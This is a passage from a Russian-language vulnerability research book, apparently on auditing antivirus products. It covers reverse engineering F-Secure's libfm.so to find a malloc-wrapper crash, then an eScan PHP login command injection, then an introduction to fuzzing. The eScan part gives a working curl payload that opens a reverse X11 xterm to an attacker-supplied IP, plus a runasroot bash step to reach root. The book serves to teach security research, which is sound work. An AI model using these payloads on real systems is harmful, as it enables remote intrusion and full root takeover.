-rwxr-xr-x 1 root root   27272 ene 30  2014 libfssysutil.so.0
-rwxr-xr-x 1 root root   44532 ene 30  2014 libkeycheck.so
-rwxr-xr-x 1 root root   56488 sep  5  2013 libmgmtfile.2.0.0.so
lrwxrwxrwx 1 root root      20 abr 19  2014 libmgmtfile.2.so ->
libmgmtfile.2.0.0.so
-rwxr-xr-x 1 root root   56488 sep  5  2013 libmgmtfsma.2.0.0.so
```

```
-rw-rw-r-- 1 root root    2386 ene 23  2014 libosid
-rw-r--r-- 1 root root   96312 nov 26  2013 libsubstatus.1.1.0.so
lrwxrwxrwx 1 root root      21 abr 19  2014 libsubstatus.1.so ->
libsubstatus.1.1.0.so
lrwxrwxrwx 1 root root      21 abr 19  2014 libsubstatus.so ->
libsubstatus.1.1.0.so
-rw-rw-r-- 1 root root    2696 ene 23  2014 safe_rm
drwxrwxr-x 2 root root    4096 abr 19  2014 x86_64
```

Библиотек много, но `libfm.so` заметно крупнее остальных и потому привлекает внимание. Проверим наличие интересных символов командой `nm -B`:

```
$ LANG=C nm -B /opt/f-secure/fssp/lib/libfm.so
nm: /opt/f-secure/fssp/lib/libfm.so: no symbols
```

Символов как будто нет. Однако остается другой источник символьной информации - перечень экспортируемых имен. Выполним `readelf -Ws`:

```
$ LANG=C readelf -Ws libfm.so | more

Symbol table '.dynsym' contains 3820 entries:
   Num:    Value  Size Type    Bind   Vis      Ndx Name
     0: 00000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 00042354     0 SECTION LOCAL  DEFAULT    8
     2: 0004a0ac     0 SECTION LOCAL  DEFAULT   10
     3: 001331f0     0 SECTION LOCAL  DEFAULT   11
     4: 00133220     0 SECTION LOCAL  DEFAULT   12
     5: 00139820     0 SECTION LOCAL  DEFAULT   13
     6: 00139828     0 SECTION LOCAL  DEFAULT   14
     7: 00161aa4     0 SECTION LOCAL  DEFAULT   15
     8: 00169098     0 SECTION LOCAL  DEFAULT   16
     9: 001690a0     0 SECTION LOCAL  DEFAULT   17
    10: 001690a8     0 SECTION LOCAL  DEFAULT   18
    11: 001690c0     0 SECTION LOCAL  DEFAULT   19
    12: 0016c280     0 SECTION LOCAL  DEFAULT   23
    13: 00187120     0 SECTION LOCAL  DEFAULT   24
    14: 000d29dc   364 FUNC    GLOBAL DEFAULT   10
_ZN21CMfcMultipartBodyPartD2Ev
    15: 0006e034   415 FUNC    GLOBAL DEFAULT   10
_Z20LZ_CloseArchivedFileP11LZFileDataIP14LZArchiveEntry
    16: 000bd8b0    92 FUNC    GLOBAL DEFAULT   10
_ZNK16CMfcBasicMessage7SubtypeEv
    17: 00000000   130 FUNC    GLOBAL DEFAULT  UND
__cxa_guard_acquire@CXXABI_1.3 (2)
    18: 00000000   136 FUNC    GLOBAL DEFAULT  UND
__cxa_end_catch@CXXABI_1.3 (2)
    19: 0006f21c   647 FUNC    GLOBAL DEFAULT   10
_Z13GZIPListFilesP11LZFileDataIP7GZ_DATA
    20: 000e42c6   399 FUNC    GLOBAL DEFAULT   10
_ZNK12CMfcDateTime6_ParseEb
    21: 000e0ce8    80 FUNC    GLOBAL DEFAULT   10 _ZN10FMapiTableD2Ev
    22: 000a8a6c   163 FUNC    GLOBAL DEFAULT   10
_ZN13SISUnArchiver12uninitializeEv
(...)
```

Обнаружено множество символов - по данным `readelf`, 3820 записей. Имена искажены по правилам C++, но IDA умеет показывать их в исходном виде. Такой объем символьной информации значительно облегчит обратную разработку библиотеки. Сначала отфильтруем результаты и проверим, отвечает ли она за разбор форматов, распаковку сжатых файлов и другие важные задачи:

```
$ LANG=C readelf -Ws libfm.so | egrep -i "(packer|compress|gzip|bz2)" | more
    19: 0006f21c   647 FUNC    GLOBAL DEFAULT   10
_Z13GZIPListFilesP11LZFileDataIP7GZ_DATA
    41: 000af770    47 FUNC    GLOBAL DEFAULT   10
_ZN17LzmaPackerDecoderD1Ev
    47: 000ae0c8     7 FUNC    WEAK   DEFAULT   10
_ZN20HydraUnpackerContext13confirmActionEjPc
    55: 000a2ae8   169 FUNC    GLOBAL DEFAULT   10
```

```
_ZN29FmPackerManagerImplementation18packerFindNextFileEiP17FMFINDDATA_struct
    59: 000b1b04     7 FUNC    WEAK   DEFAULT   10
_ZN19FmUnpackerInstaller28packerQueryArchiveMagicBytesERSt6vectorI13ArchMagicByteSaIS1_EEm
    75: 000adff4    11 FUNC    WEAK   DEFAULT   10
_ZNK20HydraUnpackerContext12FmFileReader13getFileStatusEv
    78: 000a5724    54 FUNC    GLOBAL DEFAULT   10 _ZN14FmUnpackerCPIOD0Ev
    83: 00134878    15 OBJECT  WEAK   DEFAULT   12 _ZTS12FmUnpacker7z
    84: 000a15d8    54 FUNC    GLOBAL DEFAULT   10 packerGetFileStat
    94: 000adba4     7 FUNC    GLOBAL DEFAULT   10
_ZN14FmUnpackerSisX15packerWriteFileEPvS0_lPKvmPm
   122: 000a1948     7 FUNC    GLOBAL DEFAULT   10
(...)
```

Искомое найдено: код сжатых форматов, упаковщиков и других связанных средств действительно находится в этой библиотеке. Откроем ее в IDA. После первоначального автоматического анализа окно функций заполняется восстановленными именами, как на рисунке 12.1.




Рисунок 12.1. Библиотека `libfm.so`*, открытая в IDA Pro*

В левой части видно множество функций с полезными именами. Что делать дальше? Начиная новый поиск уязвимостей, автор обычно находит значимые функции управления памятью приложения - `malloc`, `free` и подобные - и начинает исследование от них. В окне функций следует щелкнуть заголовок столбца с именами, чтобы упорядочить список, а затем найти первое имя, содержащее `malloc`. В данном примере есть две записи `FMAlloc(uint)`: одна представляет переходную функцию, а вторая - настоящую реализацию. На реализацию ссылаются переходная функция и глобальная

таблица объектов (`GOT`), тогда как остальная программа обращается к переходной функции. Нажмите клавишу `X` на переходной функции, чтобы увидеть перекрестные ссылки, как на рисунке 12.2.




Рисунок 12.2. Поиск ссылок из кода на функцию `FMAlloc(uint)`

На эту функцию, фактически служащую оболочкой над `malloc`, ссылаются 248 участков кода. Теперь разберем работу `FMAlloc`.

Из дизассемблированного кода видно, что сначала проверяется некоторый глобальный указатель. С его помощью функция получает указатель на `malloc` из `LIBC`:

```
.text:0004D76C ; _DWORD __cdecl FMAlloc(size_t n)
.text:0004D76C                  public _Z7FMAllocj
.text:0004D76C _Z7FMAllocjproc near  ; CODE XREF: FMAlloc(uint)j
.text:0004D76C n     = dword ptr  8
.text:0004D76C
.text:0004D76C   push  ebp
.text:0004D76D   mov   ebp, esp
.text:0004D76F   push  edi
.text:0004D770   push  esi
.text:0004D771   push  ebx
```

```
.text:0004D772   sub   esp, 0Ch
.text:0004D775   call  $+5
.text:0004D77A   pop   ebx
.text:0004D77B   add   ebx, 11CBAEh
.text:0004D781   mov   eax, ds:(g_fileio_ptr - 16A328h)[ebx]

; Предположительно возвращает указатель на malloc.
.text:0004D787   mov   eax, [eax+24h]

; Равен ли указатель на malloc нулю?
.text:0004D78A   test  eax, eax
.text:0004D78C   mov   edi, [ebp+n]
.text:0004D78F   jz    short loc_4D7B0
```

Если указатель, полученный по адресу `0x4D787`, не равен нулю, исполнение продолжается со следующей инструкции. В противном случае выполняется переход по адресу `0x4D7B0`, где находится следующий код:

```
.text:0004D7B0 loc_4D7B0: ; CODE XREF: FMAlloc(uint)+23j
.text:0004D7B0      sub     esp, 0Ch
.text:0004D7B3      push    edi             ; size
.text:0004D7B4      call    _malloc
.text:0004D7B9      add     esp, 0Ch
.text:0004D7BC      push    edi             ; n
.text:0004D7BD      push    0               ; c
.text:0004D7BF      push    eax             ; s
.text:0004D7C0      mov     esi, eax
.text:0004D7C2      call    _memset
.text:0004D7C7      lea     esp, [ebp-0Ch]
.text:0004D7CA      pop     ebx
.text:0004D7CB      mov     eax, esi
.text:0004D7CD      pop     esi
.text:0004D7CE      pop     edi
.text:0004D7CF      leave
.text:0004D7D0      retn
.text:0004D7D0 _Z7FMAllocj     endp
```

По адресу `0x4D7B3` выделяется объем памяти, указанный аргументом функции; размер хранится в регистре `EDI`. Затем над возвращенным `malloc` указателем вызывается `memset`, которая заполняет буфер нулевыми байтами.

Здесь есть по меньшей мере две ошибки. Во-первых, передаваемый `malloc` размер никак не проверяется. Значение `-1` превращается в `0xFFFFFFFF` в 32-разрядном приложении или `0xFFFFFFFFFFFFFFFF` в 64-разрядном, после чего программа пытается выделить соответственно 4 гигабайта или 16 эксбибайт памяти. Операция, очевидно, завершается неудачей, поскольку это предельный размер адресуемого виртуального пространства. Можно передать и ноль: функция вернет допустимый указатель, однако запись по нему рискует повредить служебные данные кучи или другой ранее выделенный блок.

Вторая ошибка еще заметнее: после вызова `malloc` вообще не проверяется, удалось ли выделение. Если передать недопустимый размер, например `-1`, `malloc` вернет нулевой указатель. После этого `FMAlloc` все равно вызовет `memset`, чтобы очистить якобы выделенную память. Весь вызов становится равнозначен `memset(nullptr, 0x00, size_t(-1))` и вызывает нарушение доступа или ошибку сегментации.

Итак, первая ошибка библиотеки F-Secure `libfm.so` найдена. Теперь нужно выяснить, вызывается ли `FMAlloc` с непроверенными данными, управляемыми пользователем. Они могут быть прочитаны из входного файла при разборе формата, а затем без дополнительной проверки переданы функции. Особенно интересны поля размера, которые берутся из файла и используются для выделения памяти.

Примером служит `InnoDecoder::IsInnoNew`, одна из многочисленных функций, ссылающихся на `FMAlloc`. Она несколькими вызовами инициализирует внутренние структуры и читает заголовок `DOS`

исполняемого файла, сжатого Inno Setup, заголовок PE, другие заголовки и собственный заголовок Inno Setup. После этих действий выполняется следующий код:

```
.text:F72E5743    jz      short loc_F72E57B1
.text:F72E5745    sub     esp, 0Ch
.text:F72E5748    push    [ebp+n]         ; n
.text:F72E574E    call    __Z7FMAllocj    ; FMAlloc(uint)
.text:F72E5753    add     esp, 10h
.text:F72E5756    test    eax, eax
.text:F72E5758    mov     [ebp+s], eax
.text:F72E575E    jz      short loc_F72E57B1
.text:F72E5760    push    ecx
.text:F72E5761    push    [ebp+n]         ; n
.text:F72E5767    push    0               ; c
.text:F72E5769    push    eax             ; s
.text:F72E576A    call    _memset
.text:F72E576F    add     esp, 10h
```

Код вызывает FMAlloc с аргументом n, который читается непосредственно из буфера файла. Следовательно, достаточно присвоить соответствующему 32-разрядному беззнаковому полю входного файла значение 0xFFFFFFFF, то есть -1, чтобы задействовать найденную ошибку. Для проверки нужно создать или загрузить установщик Inno Setup и изменить нужное поле. При анализе такого файла уязвимая старая версия F-Secure Anti-Virus аварийно завершится из-за попытки записи по нулевому указателю.

Так обнаруживается простой удаленный отказ в обслуживании в анализаторе установщиков Inno Setup, вызванный ошибочной оболочкой над malloc. InnoDecoder::IsInnoNew - лишь одна из уязвимых функций. Были и другие, например LoadNextTarFilesChunk, но поставщик утверждает, что теперь все исправлено. В качестве упражнения можно проверить это утверждение.

Удаленные службы

Статический анализ применим не только к дизассемблированному коду, но и к любому исходному тексту. В этом разделе рассматривается ошибка eScan Antivirus для Linux, которую можно найти статическим исследованием исходного кода управляющего веб-приложения на PHP. Автору потребовался один час изучения установленных компонентов. Продукт состоит из следующих частей:

• многомеханизмный антивирусный сканер, использующий ядра Bitdefender и ClamAV;
• сервер HTTP на основе Apache;
• управляющее приложение на PHP;
• набор других машинных программ в формате ELF.

Компоненты устанавливаются раздельно соответствующими пакетами DEB для Ubuntu или другого дистрибутива Linux на основе Debian. Уязвимы следующие версии пакетов:

• escan-5.5-2.Ubuntu.12.04_x86_64.deb;
• mwadmin-5.5-2.Ubuntu.12.04_x86_64.deb;
• mwav-5.5-2.Ubuntu.12.04_x86_64.deb.

Для статического поиска уязвимостей пакеты устанавливать необязательно: достаточно распаковать их и изучить исходный код PHP. Однако для проверки возможных ошибок продукт, естественно, должен быть развернут и запущен, поэтому в итоге его все равно следует установить.

В дистрибутиве Linux на основе Debian пакеты eScan устанавливаются командой:

```
$ dpkg -i *.deb
```

После установки в /opt/MicroWorld появляется набор каталогов и приложений:

```
$ ls /opt/MicroWorld/
bin  etc  lib  sbin  usr  var
```

При исследовании локальных приложений всегда полезно искать файлы с SUID и SGID, как объяснялось в главе 10. В данном случае такую проверку следует выполнить даже при поиске удаленной уязвимости; причина станет понятна далее. Команда поиска файлов с SUID в Linux или Unix выглядит так:

```
$ find . -perm +4000
/opt/MicroWorld/sbin/runasroot
```

Программа runasroot имеет SUID. Ее назначение очевидно из названия: исполнять переданные команды от имени root. Запуск разрешен не всем, а только пользователям root и mwconf; последняя учетная запись создается при установке. Приложение PHP работает в контексте установленного веб-сервера именно от имени mwconf.

Следовательно, если в веб-приложении удастся найти удаленное исполнение кода, команды можно будет сразу запускать от имени root, поскольку mwconf разрешено исполнять runasroot. Такая находка была бы особенно ценной.

Рассмотрим приложение PHP, установленное в /opt/MicroWorld/var/www/htdocs/index.php:

```
$ find /opt -name "*.php"
/opt/MicroWorld/var/www/htdocs/index.php
/opt/MicroWorld/var/www/htdocs/preference.php
/opt/MicroWorld/var/www/htdocs/online.php
/opt/MicroWorld/var/www/htdocs/createadmin.php
/opt/MicroWorld/var/www/htdocs/leftmenu.php
/opt/MicroWorld/var/www/htdocs/help_contact.php
/opt/MicroWorld/var/www/htdocs/forgotpassword.php
/opt/MicroWorld/var/www/htdocs/logout.php
/opt/MicroWorld/var/www/htdocs/mwav/index.php
/opt/MicroWorld/var/www/htdocs/mwav/crontab.php
/opt/MicroWorld/var/www/htdocs/mwav/action.php
/opt/MicroWorld/var/www/htdocs/mwav/selections.php
/opt/MicroWorld/var/www/htdocs/mwav/savevals.php
/opt/MicroWorld/var/www/htdocs/mwav/status_Updatelog.php
/opt/MicroWorld/var/www/htdocs/mwav/header.php
/opt/MicroWorld/var/www/htdocs/mwav/readvals.php
/opt/MicroWorld/var/www/htdocs/mwav/manage_admins.php
/opt/MicroWorld/var/www/htdocs/mwav/logout.php
/opt/MicroWorld/var/www/htdocs/mwav/AV_vdefupdates.php
/opt/MicroWorld/var/www/htdocs/mwav/login.php
/opt/MicroWorld/var/www/htdocs/mwav/main.php
/opt/MicroWorld/var/www/htdocs/mwav/crontab_mwav.php
/opt/MicroWorld/var/www/htdocs/mwav/main_functions.php
/opt/MicroWorld/var/www/htdocs/mwav/update.php
/opt/MicroWorld/var/www/htdocs/mwav/status_AVfilterlog.php
/opt/MicroWorld/var/www/htdocs/mwav/topbar.php
/opt/MicroWorld/var/www/htdocs/common_functions.php
/opt/MicroWorld/var/www/htdocs/login.php
(...)
```

Файлов PHP очень много. Первая страница, которую обычно отдает веб-сервер, находится в index.php и сама по себе не слишком интересна. Однако один участок ссылается на сценарий login.php:

```
(...)
<form method="post" action="login.php">
<table class="tabledata" width="400" align="center"
cellspacing="5">
(...)
```

Откроем этот файл и проверим, как выполняется проверка подлинности: возможно, удастся найти способ ее обойти. Сначала код убеждается, что метод запроса CGI в REQUEST_METHOD не равен GET, в отличие, например, от POST:

```
(...)
<?php
include("common_functions.php");
// Проверка поддержки JavaScript и файлов cookie в браузере клиента

if(strpos($_SERVER["REQUEST_METHOD"],"GET") !== false )
{
  header("Location: index.php");
  exit();
}
(...)
```

Затем выполняется несколько проверок действий, не относящихся к нашей задаче. Стоит обратить внимание на использование переменной `$runasroot`:

```
(...)
$passwdFile="/opt/MicroWorld/etc/passwd";
$product=trim($_POST['product_name']);
$username=trim($_POST['uname']);
$passwd = trim($_POST["pass"]);
$language = $_POST["language"];
$conffile = "/opt/MicroWorld/etc/auth.conf";
$auth_conf = false;
if(file_exists($conffile))
{
  Upgrade_Old_Auth_Conf($conffile);
  $auth_conf = MW_readConf($conffile, "#", '', '"');
}
else
{
  $auth_conf = array();
  $auth_conf['auth']['type'] = 0;
  exec("$runasroot /bin/touch $conffile");
  exec("$runasroot /bin/chown mwconf:mwconf $conffile");
  MW_writeConf($auth_conf,$conffile,"",'"');
}
(...)
```

Сценарий читает из аргументов приложения несколько интересных полей: `uname`, сокращенное имя пользователя, и `pass`, пароль. Еще важнее, что он без лишних церемоний вызывает `exec($runasroot)` с некоторыми переменными. Однако путь `$conffile` жестко задан в приложении, поэтому повлиять на него нельзя. Проверим, можно ли управлять аргументами других вызовов `exec($runasroot)`. При дальнейшем анализе обнаруживается подозрительная проверка:

```
(...)
$retval = check_user($username, "NULL", $passwdFile, "NULL");
list($k,$v)=explode("-",$retval);
if($v != 0 )
{
  header("Location: index.php?err_msg=usernotexists");
  exit();
}
elseif( strlen($passwd)<5 )
{
  header("Location: index.php?err_msg=password_len");
  exit();
}
elseif( preg_match("/[|&)(!><\'\"` ]/", $passwd) )
{
  header("Location: index.php?err_msg=password_chars");
  exit();
}
else
{
  $retval=check_user($username,$passwd,$passwdFile,"USERS");
  list($k,$v)=explode("-",$retval);
  if($v == 0)
  {
    $retval=check_user($username,$passwd,$passwdFile,$product);
    list($k,$v)=explode("-",$retval);
```

```
    if($v == 0)
(...)
```

Вызов preg_match ищет перечисленные в выражении знаки и пробел. Вероятно, фильтр должен пресекать обычное внедрение команд с помощью управляющих знаков оболочки. Но в нем забыли по меньшей мере один важный знак - точку с запятой (;). Проследим поток управления и выясним, попадает ли переданный клиентом $passwd в команду операционной системы.

После успешного прохождения всех проверок вызывается check_user. Поиск по исходным файлам показывает, что она реализована в common_functions.php:

```
(...)
function check_user($uname, $password, $passfile, $product)
{
  // Имя и путь к исполняемому файлу
  $prog = "/opt/MicroWorld/sbin/checkpass";
  $runasroot = "/opt/MicroWorld/sbin/runasroot";
  unset($output);
  unset($ret);
  // Имя и путь к файлу паролей
  $out= exec("$runasroot $prog $uname $password $passfile
  $product",$output,$ret);
  $val = $output[0]."-".$ret;
  return $val;
}
(...)
```

Отлично: переданное пользователем поле пароля объединяется со строкой и исполняется функцией PHP exec(), допускающей управляющие знаки командной оболочки. Это позволяет запустить произвольную команду операционной системы. Точка с запятой разделяет команды, поэтому добавленная команда обрабатывается уже не программой runasroot с SUID, а самой оболочкой и исполняется с правами пользователя веб-приложения mwconf. Но, как установлено ранее, этому пользователю разрешено запускать runasroot. Следовательно, команду внедрить можно, хотя непосредственно исполнить код от имени root пока не удается.

Остается еще одна трудность: пробел отфильтровывается, поэтому составить длинную команду обычным способом нельзя. Однако запуском одной команды возможности не ограничены. Можно воспользоваться старым приемом: запустить xterm или другое графическое приложение X11, указав ему обратное подключение к машине злоумышленника. Поскольку пробелы запрещены, требуется внедрить несколько команд, разделенных точкой с запятой.

Есть и дополнительное ограничение: перед исполнением команды сценарий проверяет существование указанного пользователя. Поэтому необходимо знать хотя бы одно действительное имя, которое во многих условиях нетрудно угадать. При наличии такого имени первая попытка эксплуатации может выглядеть так:

```
$ curl -data \
"product=1&uname=valid@user.com&pass=;DISPLAY=YOURIP:0;xterm;" \
http://target:10080/login.php
```

После выполнения команды уязвимая машина пытается подключиться к серверу X11 злоумышленника. Затем из xterm достаточно выполнить следующую команду, чтобы получить права суперпользователя:

```
$ /opt/MicroWorld/sbin/runasroot bash
```

Теперь злоумышленник работает на уязвимой машине от имени root. Эта уязвимость была найдена исключительно статическим анализом. Обнаружить ее только динамическими приемами было бы невозможно или, по меньшей мере, гораздо труднее без знания внутреннего устройства. Разные методы подходят для разных разновидностей ошибок.

Итоги

Статический анализ исследует код без его исполнения. Обычно при наличии исходного текста его читают и ищут нарушения безопасности, позволяющие злоумышленнику эксплуатировать программу. Для закрытого продукта применяется обратная разработка двоичных файлов, фактически стандартным инструментом которой служит IDA. Технология `FLIRT` экономит время: она сама распознает скомпилированные в двоичный файл библиотечные функции и оставляет аналитику более интересные участки.

В главе были приведены два практических примера: статическое исследование исходного текста и дизассемблированного кода закрытой программы в IDA. Обратная разработка старой версии F-Secure Anti-Virus для Linux выявила в анализаторе формата ошибку, пригодную для удаленной эксплуатации. Простое чтение исходного кода PHP консоли eScan Antivirus для Linux позволило найти удаленное внедрение команд с последующим повышением привилегий.

У статического анализа есть ограничения. Обратная разработка закрытой программы может занимать очень много времени, а исходный код бывает настолько велик, что прочитать его целиком и найти ошибки трудно. Следующая глава посвящена динамическому анализу: он продолжает исследование, наблюдая поведение программы во время исполнения и выявляя ошибки безопасности.

Глава 13. Динамический анализ

В отличие от статического анализа, динамические методы извлекают сведения из поведения работающего приложения. Целевая программа исполняется, а не просто изучается по исходному или дизассемблированному коду.

Динамический анализ программного и аппаратного обеспечения проводят в настоящей либо виртуальной среде, наблюдая поведение цели во время исполнения. Существует множество таких приемов. В этой главе основное внимание уделяется двум: фаззингу и покрытию кода, причем фаззинг рассматривается особенно подробно.

Фаззинг

Фаззинг - это динамический метод, при котором целевой программе передают неожиданные или искаженные входные данные в надежде вызвать аварийное завершение и тем самым найти ошибки, а возможно, и интересные уязвимости. Вероятно, это самый распространенный способ поиска дефектов программ: даже простейший фаззер способен их обнаруживать.

Провести примитивный фаззинг очень легко, но сделать это правильно значительно труднее. Сначала будут показаны совсем простые фаззеры, которые тем не менее находят ошибки, а затем - более сложные средства и каркасы, применяющие покрытие кода для повышения эффективности поиска.

Что такое фаззер

Когда автора спрашивают, каким фаззером он пользуется, тот обычно отвечает вопросом: «А что вы называете фаззером?» Для одних это простой мутатор - программа, принимающая входной шаблон, изменяющая его и возвращающая новый буфер. Для других фаззер не только создает измененные файлы, но и запускает с ними целевое приложение. Третьи понимают под ним полноценный каркас, умеющий намного больше, чем изменение файлов и их проверка одной программой.

По мнению автора, верно последнее определение: фаззер - это полный каркас динамического анализа выбранной цели или нескольких целей. Как минимум он должен содержать следующие компоненты:

• **Мутаторы** - алгоритмы, вносящие случайные изменения в буфер-шаблон либо действующие на основе спецификации формата файла или протокола.
• **Средства инструментирования** - библиотеки или программы, позволяющие отлаживать целевое приложение, перехватывать исключения и ошибки. Для простейшего фаззера этот компонент необязателен.

Более сложный каркас должен предоставлять и дополнительные возможности:

• сортировку и первичную оценку ошибок;
• управление аварийными завершениями;
• автоматический анализ сбоев;
• минимизацию демонстрационных примеров;
• многое другое.

Последний пункт намеренно оставлен открытым: при фаззинге можно выполнять множество видов анализа цели, не ограничиваясь наблюдением за аварийными завершениями, а также исследовать созданные примеры и сбои. Далее сначала демонстрируется простая случайная мутация без инструментирования и какого-либо наблюдения, кроме ожидания отказа цели, а затем рассматриваются более полные решения.

Простой фаззинг

Простой, но действенный фаззер легко построить на элементарной стратегии мутаций. Для проверки антивирусов можно написать сценарий на Python, выполняющий следующие действия:

1. Принимает один или несколько входных файлов.
2. Случайно изменяет их содержимое.
3. Записывает новые файлы в каталог.
